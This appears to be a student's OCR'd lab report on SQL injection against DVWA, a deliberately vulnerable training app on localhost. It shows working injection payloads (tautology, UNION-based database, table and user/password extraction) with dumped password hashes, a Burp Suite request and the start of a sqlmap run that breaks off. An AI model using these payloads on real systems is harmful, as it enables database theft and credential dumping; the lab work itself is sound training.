
SQL INJECTION – DVWA

SANTHOSH KRISHNA R
21BCE1651

Displaying all users



127.0.0.1/dvwa/dvwa/vulnerabilities/sqli/?id=1'+or+1%3D1+%23&Submit=Submit#

Vulnerability: SQL Injection


User ID: Submit

```
ID: 1' or 1=1 #
First name: admin
Surname: admin

ID: 1' or 1=1 #
First name: Gordon
Surname: Brown

ID: 1' or 1=1 #
First name: Hack
Surname: Me

ID: 1' or 1=1 #
First name: Pablo
Surname: Picasso

ID: 1' or 1=1 #
First name: Bob
Surname: Smith
```

More Information

- https://en.wikipedia.org/wiki/SQL_injection
- https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/
- https://owasp.org/www-community/attacks/SQL_Injection
- https://bobby-tables.com/

Finding database name



127.0.0.1/dvwa/dvwa/vulnerabilities/sqli/?id='+UNION+SELECT+NULL%2Cdatabase()%23&Submit=Submit#


Vulnerability: SQL Injection

User ID:

```
ID: ' UNION SELECT NULL,database()#
First name:
Surname: dvwa
```

More Information


- https://en.wikipedia.org/wiki/SQL_injection
- https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/
- https://owasp.org/www-community/attacks/SQL_Injection
- https://bobby-tables.com/



127.0.0.1/dvwa/dvwa/vulnerabilities/sqli/?id='+UNION+SELECT+NULL%2C+table_name+FROM+information_schema.tables%23&Submit=Submit#

User ID:

```
ID: ' UNION SELECT NULL, table_name FROM information_schema.tables#
First name:
Surname: ALL_PLUGINS

ID: ' UNION SELECT NULL, table_name FROM information_schema.tables#
First name:
Surname: APPLICABLE_ROLES

ID: ' UNION SELECT NULL, table_name FROM information_schema.tables#
First name:
Surname: CHARACTER_SETS

ID: ' UNION SELECT NULL, table_name FROM information_schema.tables#
First name:
Surname: CHECK_CONSTRAINTS

ID: ' UNION SELECT NULL, table_name FROM information_schema.tables#
First name:
Surname: COLLATIONS

ID: ' UNION SELECT NULL, table_name FROM information_schema.tables#
First name:
Surname: COLLATION_CHARACTER_SET_APPLICABILITY

ID: ' UNION SELECT NULL, table_name FROM information_schema.tables#
First name:
Surname: COLUMNS

ID: ' UNION SELECT NULL, table_name FROM information_schema.tables#
First name:
Surname: COLUMN_PRIVILEGES

ID: ' UNION SELECT NULL, table_name FROM information_schema.tables#
First name:
Surname: ENABLED_ROLES

ID: ' UNION SELECT NULL, table_name FROM information_schema.tables#
First name:
Surname: ENGINES
```




Vulnerability: SQL Injection

User ID:

```
ID: ' UNION SELECT NULL, table_name FROM information_schema.tables#
First name:
Surname: ALL_PLUGINS

ID: ' UNION SELECT NULL, table_name FROM information_schema.tables#
First name:
Surname: APPLICABLE_ROLES

ID: ' UNION SELECT NULL, table_name FROM information_schema.tables#
First name:
Surname: CHARACTER_SETS

ID: ' UNION SELECT NULL, table_name FROM information_schema.tables#
First name:
Surname: CHECK_CONSTRAINTS

ID: ' UNION SELECT NULL, table_name FROM information_schema.tables#
First name:
Surname: COLLATIONS

ID: ' UNION SELECT NULL, table_name FROM information_schema.tables#
First name:
Surname: COLLATION_CHARACTER_SET_APPLICABILITY

ID: ' UNION SELECT NULL, table_name FROM information_schema.tables#
First name:
Surname: COLUMNS

ID: ' UNION SELECT NULL, table_name FROM information_schema.tables#
First name:
Surname: COLUMN_PRIVILEGES

ID: ' UNION SELECT NULL, table_name FROM information_schema.tables#
First name:
Surname: ENABLED_ROLES
```

Retrieving password from users:



Vulnerability: SQL Injection


User ID:

```
ID: ' UNION SELECT user,password FROM users #
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: ' UNION SELECT user,password FROM users #
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: ' UNION SELECT user,password FROM users #
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: ' UNION SELECT user,password FROM users #
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: ' UNION SELECT user,password FROM users #
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

More Information


- https://en.wikipedia.org/wiki/SQL_injection
- https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/
- https://owasp.org/www-community/attacks/SQL_Injection
- https://bobby-tables.com/

Burpsuite:




```
GET /dvwa/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Fir
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://127.0.0.1/dvwa/dvwa/vulnerabilities/sqli/?id=%27+UNION+S
Cookie: security=low; PHPSESSID=7r6bql670
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
```


SQL Injection:




```
┌──(vignesh㉿kali)-[/var/…/html/dvwa/dvwa/config]
└─$ cd /

┌──(vignesh㉿kali)-[/]
└─$ sqlmap -r /home/vignesh/Downloads/dvwa -dbs

                                {1.6.11#stable}

                                https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibil
ity to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or da
mage caused by this program

[*] starting @ 19:38:38 /2024-02-07/

